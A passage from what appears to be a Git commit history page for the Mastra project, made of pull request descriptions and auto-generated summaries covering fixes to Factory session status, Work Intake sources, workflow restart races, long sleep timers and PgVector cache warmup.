reports that the unlinked-GitHub scenario was covered only by route tests and draft MSW tests. It was not verified in a real Factory. - CI and build results are not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Damien Schneider
|
e22c5a7035 |
fix(factory): show the right status for person sessions, later threads and failed setups (#30627)
**─────── TLDR ───────** > A session now shows Waiting on you, Working or Initializing when that's actually true, for person sessions as well as card sessions. Stacked on #30624. Three rules were wrong in the one server derivation the sidebar and board read. A person session parked on a question showed Working, because its parked state was never looked up. A run on any thread but the session's first one went unseen. And Initializing only checked whether setup had finished, so a session whose clone failed, or that never ran at all, stayed Initializing for good. The client polled `/sessions` every 15 s to work around that, so the poll goes too. **Was** ├─ person session, agent asks a question: Working ├─ person clicks New thread and prompts: Idle the whole run ├─ Slack session running: Idle ├─ setup never finished, no run: Initializing forever ├─ card whose clone failed: Initializing, and held so no new run could start └─ sessions list: refetched every 15 s while a session looked unmaterialized **Now** ├─ person session, agent asks a question: Waiting on you, even before its sandbox came up ├─ person clicks New thread and prompts: Working ├─ Slack session running: Working ├─ setup never finished, no run: its normal status ├─ setup never finished, run waiting on it: Initializing, as before ├─ card whose clone failed: its normal status, not held └─ sessions list: no poll **Decisions** - Person and card rows now go through the same `sessionStatus`. Person rows still ignore a card's suggested run and settled state. Why: a person session can be indexed next to a card, and those two facts belong to the card's own sessions. Undo: give `userRow` its own status again. - The parked set is the card sessions plus every session the reader can see. Why: card sessions stay in so a card still reads parked for people who can't see its private session row. Undo: go back to `sessionIdsWhere(cards, isParked)`. - A run counts for the session whose current thread it's on, read from the live session registry in this process, like `activeRuns` already is. Why: leaving a thread drops its run, so a run always lies on its session's current thread, and this costs no database read, unlike the thread stamp lookup. Undo: drop `sessionOnThread` from `runningSessionIds`. - Initializing needs a run waiting on setup. Why: `markMaterialized` only runs at the end of the GitHub clone and the sandbox starts lazily, so "not materialized" alone mostly meant "never ran". Undo: drop `running &&` in `sessionStatus` and bring back the poll. - Waiting on you now outranks Initializing. Why: a suspended run still counts as running, so a lazy sandbox session asking its first question read Initializing, and a run parked on a person can't be setting its sandbox up. Undo: swap the first two checks in `sessionRowStatus`. **Watch** - A card whose session exists but whose run hasn't registered yet is no longer held for that short window. I haven't seen it happen. - The transcript's "Answered" receipt reads `parkedSessionIds`, so it should now stay off while a person session still waits. Not tested. **Known limit** - With lazy sandbox start, a session whose run hasn't touched the sandbox yet, like a chat-only turn, shows Initializing while it runs. Nothing persisted says setup is in progress: `setSandbox` is written after setup. It's still an in-flight status, and it no longer sticks once the run ends. **Not verified** - [ ] Not checked in a browser against a live Factory - [ ] A real suspended core run on a person session, end to end with a lazy sandbox - [ ] A Slack session's row going Working, end to end - [ ] Playwright e2e not run --- > source ████ +38 −54 > tests ████████ +115 −69 > changeset █ +6 > generated none <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** The Factory app showed the wrong status for some sessions. This change fixes the status rules. It also stops the app from asking the server for session updates every 15 seconds. **Overview** This change corrects how Factory derives session status for person sessions and card sessions. It also moves card status and session holds to server-derived session activity. The client no longer polls for session updates. **Status rules** - Person rows and card rows use the same `sessionStatus` calculation. - Person rows do not use a card's suggested-run or settled-state data. - "Waiting on you" applies to parked sessions. The parked set includes card sessions and sessions visible to the reader. - "Initializing" applies only to a running session whose `materializedAt` is null. - "Waiting on you" takes precedence over "Initializing." `sessionRowStatus` returns `ready` when `attention` is true, even if initialization is also in progress. - A failed clone or a session that has never run does not show "Initializing" only because setup is incomplete. - Factory sessions that await a person count as attention. Settled state applies only to factory sessions. **Run-to-session mapping** - `LiveSession` exposes `thread.getId()`, which may return `null`. - `LiveSessions.sessionOnThread(threadId)` returns the first tracked session whose current thread matches. It returns `undefined` if none matches. - `RunReach` and `WorkItemRoutesDeps.liveSessions` now require `sessionOnThread`. - `runningSessionIds` includes runs by thread ID, optional resource ID, and the session ID found for that thread. It still excludes runs with an explicitly supplied unreachable resource ID. - A run on a later thread, or a Slack run, can therefore map to its session and show "Working." **Polling removal** - `sessionsRefetchInterval` is removed from `mastracode/factory-ui/src/hooks/useWorkspaces.ts`. - `workspacesQueryOptions` no longer sets a refetch interval. - The previous helper returned 15 seconds while any session was unmaterialized and updated in the last 10 minutes. Otherwise it returned `false`. **Contracts and routes** - `sessionActivityResponseSchema` describes `parkedSessionIds` as sessions whose run waits on a person. It no longer limits them to card sessions. - The `sessionHeldCardIds` description now refers to running or parked sessions. It no longer includes "coming up." - The `CardSessionStatus.held` comment no longer includes "coming up." **Tests** - `session-rows.test.ts` and `session-row-status.test.ts` add or update cases for later-thread runs, parked user sessions, owner visibility, unmaterialized sessions, and initialization. - `live-sessions.test.ts` adds a real-controller test for `sessionOnThread` on a second thread. - Factory UI MSW tests cover initializing belts, active runs on unmaterialized sessions, and sidebar visibility for sessions waiting on setup. - The polling tests in `useWorkspaces.test.ts` are removed. - The e2e session-read fixture sets `sessionOnThread` to return `undefined`. **Changeset** - `.changeset/spicy-peaches-crash.md` declares patch releases for `@mastra/factory` and `mastra`. **Verification status** - Per the PR description, these were not performed: - Browser verification against a live Factory. - End-to-end checks for a suspended person-session run with a lazy sandbox. - End-to-end checks for a Slack session. - Playwright e2e tests. - The transcript "Answered" receipt behavior was not tested. - CI and test results for the current head are not available. **Known limit** - A chat-only turn can show "Initializing" while it runs, if it has not touched the sandbox. **Scope** - 18 files changed. - 169 lines added and 123 lines removed. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Damien Schneider
|
1b1f89c136 |
Factory: Work Intake brings in exactly the sources you select (#30625)
**─────── TLDR ───────** > In Work Intake, the sources you select are exactly what comes in: the per-service sync switches are gone, and GitHub issues and Vanta now follow their lists. Each service had a sync switch next to its source list, and the two disagreed. A switched-off service kept a hidden selection, GitHub filed issues from every linked repository whatever its list said, and Vanta synced into every project with nothing selected. The list is now the only control: a source in the list comes in, an empty list brings in nothing. ### Behavior changed a GitHub issue opens on a linked repository that is not in the GitHub list ├─ **was** — filed as a card anyway └─ **now** — ignored; pull requests from that repository still come in a repository is added to the GitHub list ├─ **was** — nothing until the next new issue └─ **now** — its open issues are brought in a repository is linked from the UI, API or CLI ├─ **was** — the UI added it to the list; API and CLI links filed issues anyway └─ **now** — the server adds it unless the link sends `selectIntake: false` Vanta connected, nothing selected ├─ **was** — every active vulnerability synced into every project └─ **now** — nothing syncs until the Vulnerabilities source is selected intake order and Not routed ├─ **was** — Settings › Work Intake └─ **now** — Routing, in board settings; Settings keeps connections and their sources ### Decisions - **Dependabot keeps its switch** — it has no source list of its own to stand in for one - **a selection saved while switched off reads as empty** — showing it would bring back the hidden state; the Linear repository mapping is kept - **"Routing" names the board page** — "Intake" is already the first phase's name in the same sidebar ### Watch on deploy: two one-time steps run at boot. Every repository already linked to a Factory joins its org's GitHub list, so no issue stops arriving; a repository someone removed from the list earlier reappears. Orgs whose Vanta switch was on with nothing selected get the Vulnerabilities source selected. Both write a marker and never run again; a failure logs and retries on the next boot. ### Not verified - [ ] the Work Intake and Routing pages in a browser — covered by MSW tests only - [ ] the boot steps against Shipyard's data — run only on my local database --- > ██████████████████ **source** `+580 −328` > █████████████████ **tests** `+565 −272` > █ **changeset** `+10` > █ **docs** `+4 −2` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: Work Intake now brings in only the sources a user selects. If a list is empty, nothing comes in. Existing setups keep working because a one-time update adds the sources they already used. ## Summary Work Intake uses each source list as the control for intake. A source in the list syncs. An empty list syncs nothing. Dependabot keeps its own switch because it has no source list. ### Behavior changes - **GitHub issues:** Only issues from repositories in the org's selected list are ingested. Pull requests continue to come from every linked repository. - **GitHub linking:** Linking a repository through the link route adds it to the selected list. The request can pass `selectIntake: false` to skip this. Selecting a repository brings in its open issues. - **Vanta:** Vulnerabilities do not sync until the Vulnerabilities source is selected. - **Linear:** A selection saved while the service is off is read as empty. The Linear repository mapping is kept. - **Routing:** Intake order and the Not routed list move from Settings to a new board Routing page. Settings keeps connections and their sources. - **Settings UI:** Sources from all providers render in one "Sources" subsection. The sync-switch controls are removed. Account-add actions are ghost buttons (`AddPlatformAccountButton`, `AddLinearWorkspaceButton`). ### Backend changes - `IntakeStorage` adds `listConfigs`, `addSources`, and `addSourcesOnce`. `addSourcesOnce` checks a named marker in the `intake_data_migrations` table, runs in a serializable transaction, and writes the marker on completion. `IntakeStorage.init` ensures that table exists, independent of legacy binding detection. - `MastraFactory.prepare()` runs two one-time migrations: - Seeds GitHub issue intake with linked repository slugs. - Selects the Vanta Vulnerabilities source for orgs that have Vanta enabled and no selected source. Each migration logs failures and retries on the next boot. - GitHub rules return `ignored` for an `issueOpened` event when no item was resolved and issue intake is not selected for the project and repository. - The GitHub issue reconciler checks issue-intake selection before missed-open discovery. If a selection check fails, it skips discovery for that repository and still reconciles existing cards. - The intake PUT route calls the new `onSourcesSelected` callback for newly selected source IDs. Selecting GitHub sources also ingests backlogs for linked repositories that match the selected IDs. Per-repository failures are logged. - `parseRepositoryLinkInput` accepts `selectIntake` (default `true`) and rejects non-boolean values. The link route adds the repository to GitHub intake when this is true. Intake failures are logged and do not change the link response. ### Routing and paths - New `BoardIntakePage`. The router maps the Work board's intake URL and any board's intake URL to it. - New helpers in `boardConfigPaths.ts`: `boardIntakePath`, `INTAKE_ORDER_ANCHOR`, `NOT_ROUTED_ANCHOR`. The two anchor constants are removed from `settingsSections.ts`. ### Verification - The author ran the one-time boot steps only against a local database, not production data. - The author did not verify the Work Intake and Routing pages in a browser. Test coverage for those pages is MSW-based. - CI and test results on the current head: not available. ### Scope - 62 files changed, +1357 / −758 lines (merge base `c451f9c`). <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
 Arthur Fiorette |
e110fa681a |
fix(core): reload a run after restart() claims it (#30399)
## Description On the default engine, `run.restart()` now reads the run again after it has taken the run's lease, and acts on what it finds then. A restart that races the end of a run returns the run's stored result instead of running steps again. ### Why `restart()` read the run, checked it wasn't finished, and only then took the run's lease. A run that finished (or suspended) and released its lease between that read and the claim was restarted from the stale snapshot: `running` was written over `success`, and the steps that were active at the stale read ran again. ### What changed - The first read keeps its checks, so a run that isn't active never touches the lease table. - After the claim, the run is loaded again and handled exactly as a first read would handle it: the stored result for a finished run, the "This workflow run was not active" error for a suspended, canceled, bailed or paused run, and "Snapshot not found" for a missing row. The lease is released on every exit that doesn't restart. - The restart's parameters, stored state and request context come from that second read. - The block that builds the stored result moved unchanged into a helper both reads use. ### Cost On storage v1 a restart reads the run's full snapshot once more than before: a recovered run takes four reads where it took three (two in `createRun()`, one before and one after the claim). On storage v2 the count is unchanged, because the existing full load moved after the claim. ### Known limits - Runs whose lease does nothing (runs that aren't recoverable, nested runs, runs that persist neither `running` nor `waiting`, stores without run fencing, every evented run), and an owner whose lease lapsed while it is still alive: the second read narrows the window, but nothing enforces it. - A run that finished but whose owner hasn't released its lease yet still gets `WORKFLOW_RESTART_RUN_OWNED`. ### Tests New cases in `packages/core/src/mastra/restart-active-runs-ownership.test.ts`, run on storage v1 and v2. Replica A runs the step up to a gate. Replica B calls `restart()`, and just before B claims the lease, A passes the gate, settles and releases its lease for real. - Run finished: B's `restart()` returns A's `success` and result, the step ran once (in A), the stored run is unchanged and the lease isn't live. Without the fix the step runs a second time in B (`executions` gains `B:<runId>`). - Run suspended: B's `restart()` rejects with "This workflow run was not active" and nothing runs in B. Without the fix B runs the step again and the restart resolves `success`. The read-count expectation in `packages/core/src/mastra/test-utils/recovery-read-cases.ts` goes from three snapshot reads to four for the restarted run, because of the v1 read after the claim. ## Related issue(s) Related to #28060 ## Type of change - [x] Bug fix (non-breaking change that fixes an issue) - [ ] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ## Checklist - [x] I have linked the related issue(s) in the description above - [ ] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** Two computers can work on the same saved task. If one computer finishes or pauses the task while another computer is about to restart it, the restart can use old information. This change makes the restart check the task again after it takes ownership, so it uses the latest saved state. ## Summary This pull request fixes a race condition in `Run._restart` in `packages/core/src/workflows/workflow.ts`. A replica can read a run. Another replica can finish or suspend that run before the first replica claims its lease. The restart then acts on a stale snapshot. ### Changes - **First read kept.** `_restart` reads the run and returns the stored result if the run is terminal. It then calls `createRestartExecutionParams`, which throws for an inactive run. This happens before the lease is claimed. - **Stored-result helper.** A new private method, `#storedRestartResult`, returns the stored result for `success`, `failed`, and `tripwire` snapshots. It returns `undefined` for other statuses. On the finished path, it calls `this.cleanup?.()`. The first read and the second read both use this method. - **Reload after claim.** After it claims the lease, `_restart` calls `loadFull()` again. It applies the stored-result check and `createRestartExecutionParams` to this second snapshot. - **Restart inputs from the second read.** Restart parameters, state, and request context come from the second snapshot. - **Lease released on non-restart exits.** A `finally` block releases the lease unless the restart proceeds. This covers a missing snapshot, a finished run, and an inactive run found on the second read. - **Inactive-run errors.** A run that is not active fails with "This workflow run was not active." A missing run fails with "Snapshot not found." ### Read count - On storage v1, a restarted run performs four snapshot reads instead of three. The extra read is the `loadFull()` call after the lease claim. - On storage v2, the read count does not change. The earlier code already performed a second `loadFull()` on this path. - `packages/core/src/mastra/test-utils/recovery-read-cases.ts` changes the expected read list to four `'stopped'` entries. Its comment now states that `restart()` loads the snapshot before and after it claims the run. ### Tests - `packages/core/src/mastra/restart-active-runs-ownership.test.ts` adds finish and suspension race tests for storage v1 and v2. These tests were not inspected in this review. - Test and CI results: not available. This summary does not record a completed test run. ### Known limits - The second read narrows the race. It does not enforce ownership in all cases. The pull request description lists these cases: runs where the lease has no effect, stores without run fencing, evented runs, and owners whose lease lapses while still alive. - A finished run whose owner has not released its lease still returns `WORKFLOW_RESTART_RUN_OWNED`. ### Release note `.changeset/quick-plums-flash.md` adds a patch changeset for `@mastra/core`. The changeset states that `run.restart()` returns the stored result for a finished run. It also states that `run.restart()` fails with "This workflow run was not active" when a run suspends after restart reads it and before restart takes ownership. The changeset file was not part of the inspected diff. ### Scope - 4 files changed. - 177 lines added and 51 lines removed. - No exported or public declarations changed. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Arthur Fiorette
|
d0a2fa4e34 |
fix(core): keep workflow sleeps longer than 2^31-1 ms asleep for the full duration (#30395)
## Description A workflow `.sleep()` or `.sleepUntil()` longer than 2^31-1 ms (about 24.8 days) now waits its full duration on the default and evented engines. ### Why Each sleep armed a single `setTimeout`. Node and Bun turn a delay above 2^31-1 ms into 1 ms, so a sleep beyond that woke at once and the next step ran immediately. For example, `.sleepUntil(new Date(Date.now() + 30 * 24 * 60 * 60 * 1000))` ran the following step about 1 ms later. ### What changed A new internal helper, `setLongTimeout` in `packages/core/src/workflows/utils.ts`, counts the duration down in consecutive timers of at most 2^31-1 ms. It subtracts each timer's delay from the remaining time and never reads the wall clock. `abortableSleep` (the default engine's sleeps) and both evented sleep timers in `evented/workflow-event-processor/sleep.ts` use it. A sleep up to the limit arms exactly one timer, as before, and a duration that is zero, negative or NaN still fires at once. `abortableSleep` keeps its abort behavior: an abort clears whichever timer is armed and resolves. Most of the `sleep.ts` diff is re-indentation from the formatter. In each of the two timers the only change is `setTimeout(...)` to `setLongTimeout(...)` and dropping the `duration < 0 ? 0 : duration` guard, which the helper now handles. ### Known limits - Retry delays (`retryConfig.delay`) still use a single timer. - The scheduler's `tickIntervalMs` is unchanged. - `sleep(Infinity)` now sleeps forever. Before, it woke after 1 ms. - `sleepUntil` still measures the time left from when the sleep starts and doesn't follow wall-clock changes. - An evented sleep still lives in one process for its whole duration (#30012). ### Tests `packages/core/src/workflows/utils.test.ts` adds two `abortableSleep` rows with fake timers and a duration of 2^31 + 60 s. The first checks that the sleep is still pending after 2^31-1 ms and 1 ms before the end, and resolves at the end. The second aborts after 2^31-1 ms + 1 s and checks that it resolves with no timer left. Without the fix both fail with `expected true to be false`, because the sleep had already resolved. The new `packages/core/src/workflows/evented/workflow-event-processor/sleep.test.ts` runs `processWorkflowSleep` with a 30-day duration and `processWorkflowSleepUntil` with a date 30 days ahead, both through a real `StepExecutor`. It checks that nothing is published to `workflows` 1 ms before 30 days, and that the next `workflow.step.run` is published at 30 days. Without the fix both rows fail with `expected [ [ 'workflows', { …(3) } ] ] to have a length of +0 but got 1`. ## Related issue(s) None ## Type of change - [x] Bug fix (non-breaking change that fixes an issue) - [ ] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ## Checklist - [ ] I have linked the related issue(s) in the description above - [ ] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 Workflows have a "sleep" step that pauses before the next step runs. For very long sleeps, the computer's timer stops early, so the next step runs too soon. This change makes long sleeps wait the full time. ## Summary This change fixes workflow `.sleep()` and `.sleepUntil()` on the default and evented engines. Sleeps longer than 2^31−1 ms (about 24.8 days) ended early in Node and Bun. The runtime fired a single `setTimeout` with an oversized delay after about 1 ms. ### Changes - **`packages/core/src/workflows/utils.ts`**: Adds the internal `setLongTimeout(callback, duration): () => void` helper. It counts down with consecutive timers. Each timer is at most 2^31−1 ms. - Positive durations wait the full time. - Zero, negative, and `NaN` durations fire immediately. - `Infinity` never fires. - The returned function cancels the armed timer. - `abortableSleep` now uses this helper. Aborting it clears the timer and resolves the sleep. - **`packages/core/src/workflows/evented/workflow-event-processor/sleep.ts`**: `sleep` and `sleepUntil` schedule their completion with `setLongTimeout` instead of `setTimeout`. The completion logic and published events are unchanged. The explicit clamp of negative durations to zero is removed. Both helpers receive `duration` directly. - **`packages/core/src/workflows/utils.test.ts`**: Adds `abortableSleep` tests for durations above the timer limit. The tests check that the full duration elapses before resolution. They also check that aborting after the first timer chunk resolves the sleep and clears its timer. - **`packages/core/src/workflows/evented/workflow-event-processor/sleep.test.ts`**: Adds fake-timer tests for evented `sleep` and `sleepUntil` steps scheduled 30 days ahead. For both, no step publication occurs before 30 days. One publication occurs at 30 days with execution path `[2]`. - **`.changeset/sour-cities-show.md`**: Adds a patch changeset for `@mastra/core`. ### Scope and limits - Retry delays are unchanged. - The scheduler's `tickIntervalMs` is unchanged. - `sleepUntil` measures the time remaining when the sleep starts. It does not track wall-clock changes. - Evented sleeps remain in one process for their full duration. - No public API declarations changed. ### Diff size - 5 files changed, 245 lines added, 106 lines removed. ### Verification - Test results and CI status: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Damien Schneider
|
b90d0ecd41 |
fix(factory): show the sidebar's card session status on the board (#30624)
**─────── TLDR ───────**
> The board now shows each card's session status as the sidebar does,
because both read it from the server.
A card's session status showed up in four places that disagreed: the
sidebar card row, the board card marker, the stage bar and the activity
band. The server already worked out the sidebar's answer. The board
worked out its own on the client. Now the server sends its answer to all
four, and the client stops guessing.
**Was**
├─ suggested run + running session: sidebar says waiting on
you, board says working
└─ one working session + one starting session: sidebar says
working, board says starting
**Now**
├─ suggested run + running session: waiting on you in both,
and the suggested run stays named but disabled until the session ends
└─ one working session + one starting session: working in
both
**Decisions**
- The marker and the hold are two facts. `cardStatuses` drives the
marker. `sessionHeldCardIds` says a session is starting, running or
parked on a person, so no rival run should start. Why: the server's
`waiting` also covers a suggested run or failed effect next to an idle
session, and using it as the hold would have disabled "Start suggested
run" and hidden Retry on those cards. Both come from the same
`factoryStatus`, so it's one derivation. Undo: drop `sessionHeldCardIds`
and hold on the status again.
- A held card with a suggested run shows the run disabled instead of
hiding it. Why: approving it doesn't go through the server's busy-card
guard, so the button is the only thing stopping a second run (#23083,
#25836). Dismiss stays in the menu. Undo: return `[]` for a held card in
`cardActions`.
- Another person's private card session no longer marks or holds the
card for you. Why: the board now uses the sidebar's visibility filter,
which already hid that session's row. Undo: skip `isSeenBy` in
`cardStatuses`.
**Shape changed**
`GET …/session-activity` adds `cardStatuses` and
`sessionHeldCardIds`
removed: `initializingSessionIds` from session-activity,
`runningSessionIds` and `parkedSessionIds` from board phases and the
work-item list, `useItemSessionStatuses`, `itemAwaitsPerson`
The activity read now also loads the board catalog and one page of
decisions (50) per request, the same reads the rows route makes.
**Not verified**
- [ ] Not checked in a browser against a live Factory
- [ ] Didn't confirm the new regression tests fail on `main`
- [ ] `packages/cli` api tests still use opaque `runningSessionIds`
fixtures; left as they are
---
> source ████████████████ +211 −219
> tests ██████████████████ +217 −275
> changeset █ +6
> generated ██ +23 −34
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** The board shows a small status mark and a stage bar for each
work card. Before this change, the web app worked out those marks on its
own, using different data than the sidebar. Now the server calculates
the status once, and the board reads it, so the board and sidebar show
the same status.
## Summary
This change moves card status and session-hold calculation from the
client to the server. The server now returns these values from `GET
…/session-activity`:
- `cardStatuses`: a map from card ID to sidebar status.
- `sessionHeldCardIds`: the IDs of cards held by a session.
The server derives both values from the same rows and visibility filter
that the sidebar uses. A private session that belongs to another person
does not mark or hold a card.
### Server (`mastracode/factory`)
- `session-rows.ts` (helper): adds `SessionStatusViewer`,
`CardSessionStatus`, `SessionRowIndex.cardStatuses(viewer)`, and
`isInFlight`. Factory-row and card-row status logic moves into
`factoryStatus` and `cardStatus`.
- `session-row-view.ts`: `sessionActivity` accepts `cardStatuses`. It
returns in-flight card statuses and held card IDs. It no longer returns
`initializingSessionIds`.
- `session-rows.ts` (route): loads sessions, cards, boards, and one page
of 50 deferred decisions together. The session-rows and session-activity
routes both use the same index and viewer state.
- `contracts.ts`: removes `runningSessionIds` and `parkedSessionIds`
from the board phases response. Removes `initializingSessionIds` from
session activity and adds `cardStatuses` and `sessionHeldCardIds`.
- `work-items.ts`, `board-snapshot.ts`: stop returning running and
parked session IDs. `boardSnapshot` and `scopedSnapshot` lose their
session-ID parameters. `WorkItemRoutesDeps.liveSessions` no longer
requires `isRunning`.
- `board-snapshot.ts`: fixes the JSON output for an empty metadata
object.
### Client (`mastracode/factory-ui`)
- `useSessionRows.ts`: adds `CardSessions` and
`useCardSessions(factoryProjectId)`. It returns the status map and the
held-ID set from session activity.
- `BoardContent.tsx`, `CardStageBar.tsx`: read status and hold state
from `useCardSessions`.
- `useItemSessionStatuses.ts`: deleted.
- `boardCardState.ts`: the `BoardCardOwner` session variant no longer
carries a status. `BoardCardStateInput` adds `sessionHolds`. The session
owner applies when `sessionHolds` is true. `itemAwaitsPerson` is
removed.
- `cardPrimaryAction.ts`: `freeCardActions` receives the full card
state. A session owner gets a disabled suggested run only when the
status is `waiting`. Otherwise it gets no actions. Waiting-status
labeling moves into `suggestedRun`.
- `cardControls.ts`, `WorkItemCard.tsx`: `sessionStatus` is documented
as the sidebar marker. `sessionHolds` is added and passed through.
- `WorkItemMenuItems.tsx`: adds `ownerCurrent`. The suggested-run
approval action is disabled when runs are blocked or the owner is not
current.
- `workItems.ts`, `useWorkItems.ts`: `BoardSnapshot` contains only
`workItems` and optional `total`. Running and parked session IDs are
removed from the board phase snapshot.
- Test fixtures and MSW mocks: remove `runningSessionIds`,
`parkedSessionIds`, and `initializingSessionIds`. Add `cardStatuses` and
`sessionHeldCardIds` where session activity is mocked.
- `e2e/ui/board-reads.ts`, `e2e/ui/session-reads.ts`: stubbed projects
drop running and parked ID lists. The session-activity stub derives card
statuses and held IDs.
### Behavior changes
- A card with a held session keeps its suggested run visible. The run is
disabled while the card is held. Dismiss remains available.
- A card with a running session shows as working, even when another of
its sessions is not yet materialized.
- A card with a retryable failure shows as ready, not working. Retry
stays hidden.
- A card with a live session that has an active run shows its session as
ready, not working.
- While the session-activity read is pending or a refresh has failed,
the board treats the hold as unknown. Moves go to the server. Suggested
runs stay disabled on the card and in its menu.
- The status marker and the session hold are separate values. The hold
does not use `waiting`.
### Removed API surface
- Session activity: `initializingSessionIds`.
- Board phases and work-item list: `runningSessionIds`,
`parkedSessionIds`.
- Client: `useItemSessionStatuses`, `itemAwaitsPerson`.
- Server: the `liveSessions.isRunning` requirement in work-item routes.
### Scope
- 46 files changed, +540 and −534 lines, against merge base `
|
||
|
Arthur Fiorette
|
464810dcf8 |
fix(pg): keep PgVector startup warmup from caching a dropped index (#30578)
## Description
A `PgVector` instance no longer caches what its startup warmup read for
an index that `deleteIndex()` or an index rebuild invalidated while the
warmup was running. Before this change, two things could go wrong. The
next `upsert()` or `query()` on that index could fail with `Vector table
"<name>" does not exist`, even after the table had been created again. A
later `createIndex()` could also skip its work and keep the index's
previous metric.
The test `PgVector > Namespace isolation > lazy migration without
createIndex > invalidates readiness after deletion and raw recreation`
failed intermittently in CI with:
```
Error: Vector table "test_namespace_lazy_migration" does not exist
❯ PgVector.describeIndexMetadata src/vector/index.ts:1822:27 (MASTRA_VECTOR_PG_DESCRIBE_INDEX_FAILED)
Caused by: Error: Vector table "test_namespace_lazy_migration" does not exist
❯ PgVector.describeIndexMetadata src/vector/index.ts:1745:15
```
### Cause
The constructor starts a cache warmup and does not await it
(`stores/pg/src/vector/index.ts`, `cacheWarmupPromise`). The warmup
calls `listIndexes()`, then `getIndexMetadata()` for each listed table,
and that call stores its in-flight promise in `indexMetadataCache`. Then
it writes the index's cache key to `createdIndexes`. The failing
sequence in CI:
1. `new PgVector(...)`: the warmup's `listIndexes()` reads the catalog
and sees the table.
2. `deleteIndex()` drops the table and clears `indexMetadataCache`.
3. `listIndexes()` returns its earlier result. The warmup calls
`getIndexMetadata()`, which caches a new `describeIndexMetadata()`
promise for the dropped table.
4. That read runs before the table exists again and fails at
`describeIndexMetadata` (`:1745`).
5. The table is created again, and `upsert()` calls `getIndexMetadata()`
while the warmup's promise is still in the cache, so it gets the
warmup's rejection (`:1822`).
A second sequence uses the same warmup:
1. The warmup reads the metadata of a cosine HNSW index.
2. `deleteIndex()` clears the caches.
3. `createIndex()` recreates the index with the euclidean metric.
4. The warmup finishes and writes the cosine cache key to
`createdIndexes`.
5. A later `createIndex({ metric: 'cosine' })` matches that key, takes
the cached fast path and leaves the euclidean index in place.
### Changes
- The constructor creates a set of invalidated index names for the
warmup. While the warmup runs, `invalidateIndexCaches()` (called by
`deleteIndex()` and by the index rebuild in `setupIndex()`) adds the
index to it.
- The warmup skips an index in that set before it reads its metadata,
and again before it writes `createdIndexes` and `indexVectorTypes`. That
index is read on its first real use instead.
- The set is released once every metadata read of the warmup has
settled, whether the warmup succeeded or failed. `cacheWarmupPromise`,
which `disconnect()` awaits, now also waits for those reads.
### Known limits
- Only operations on the same instance invalidate its caches. When
another instance or process drops or rebuilds a table, this instance's
warmup, or any metadata read it has in flight, can still cache what it
read. This PR does not change that.
- `setupIndex()` invalidates the caches after `DROP INDEX` and before it
creates the new index, and nothing invalidates them afterwards. A
`query()` that reads the metadata in that window caches the index as
`flat` with the default `cosine` metric until the next invalidation.
Separately, `buildIndex()` with other parameters doesn't update
`createdIndexes`, which still holds the key `createIndex()` stored. A
later `createIndex()` with the original parameters then takes the cached
fast path and leaves the rebuilt index as it is. Both exist before this
PR, which does not change them.
- A warmup that finishes during a rebuild with no `deleteIndex()` before
it can still leave a stale key. `createIndex()` with other parameters
stores its key and then awaits catalog reads in `setupIndex()`. A warmup
that finishes during that wait writes the old key, and the rebuild that
follows invalidates the metadata caches without storing the key of the
index it built. A later `createIndex()` with the old parameters then
takes the cached fast path and leaves the rebuilt index as it is. Here
the warmup writes before the invalidation, so the invalidated set can't
stop it. The same sequence fails before this PR, and it shares its cause
with the `buildIndex()` case above: a rebuild never stores the key of
what it built.
### Tests
There are two new tests in `stores/pg/src/vector/index.test.ts`. Each
first checks that the warmup's listing saw the table, and holds the
listing or one of the warmup's catalog queries with a deferred promise.
- `upserts after deletion and raw recreation while the startup warmup is
still running` holds the warmup's `listIndexes()` until `deleteIndex()`
has run. It then holds the warmup's metadata read of the dropped table
(if one starts) until `upsert()` has been called on the recreated table,
and asserts the upserted row is stored. On the code before this change
it fails every run with the error above.
- `rebuilds with the requested metric after deletion while the startup
warmup is still running` holds the warmup after it has read a cosine
HNSW index's definition. It runs `deleteIndex()` and `createIndex()`
with the euclidean metric, lets the warmup finish, then calls
`createIndex()` with the cosine metric and asserts through
`describeIndex()` that the index is cosine. Without the second check it
fails every run with `metric: 'euclidean'`.
The existing test is unchanged. The vector test file passed 5 runs with
the CI vitest config.
## Related issue(s)
None
## Type of change
- [x] Bug fix (non-breaking change that fixes an issue)
- [ ] New feature (non-breaking change that adds functionality)
- [ ] Breaking change (fix or feature that would cause existing
functionality to change)
- [ ] Documentation update
- [ ] Code refactoring
- [ ] Performance improvement
- [ ] Test update
## Checklist
- [ ] I have linked the related issue(s) in the description above
- [ ] I have made corresponding changes to the documentation (if
applicable)
- [x] I have added tests that prove my fix is effective or that my
feature works
- [ ] I have addressed all Coderabbit comments on this PR
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** When a database index is deleted and rebuilt while the app is
starting, the app can save the old index details in its cache. This
change stops the startup check from saving those old details, so later
saves and searches use the current index.
## Summary
This change fixes stale cache entries in `PgVector` startup warmup. The
constructor starts a background warmup. The warmup lists indexes and
reads each index's metadata. If `deleteIndex()` or an index rebuild runs
during that time, the warmup can cache metadata for an index that
changed or no longer exists.
The change in `stores/pg/src/vector/index.ts` does the following:
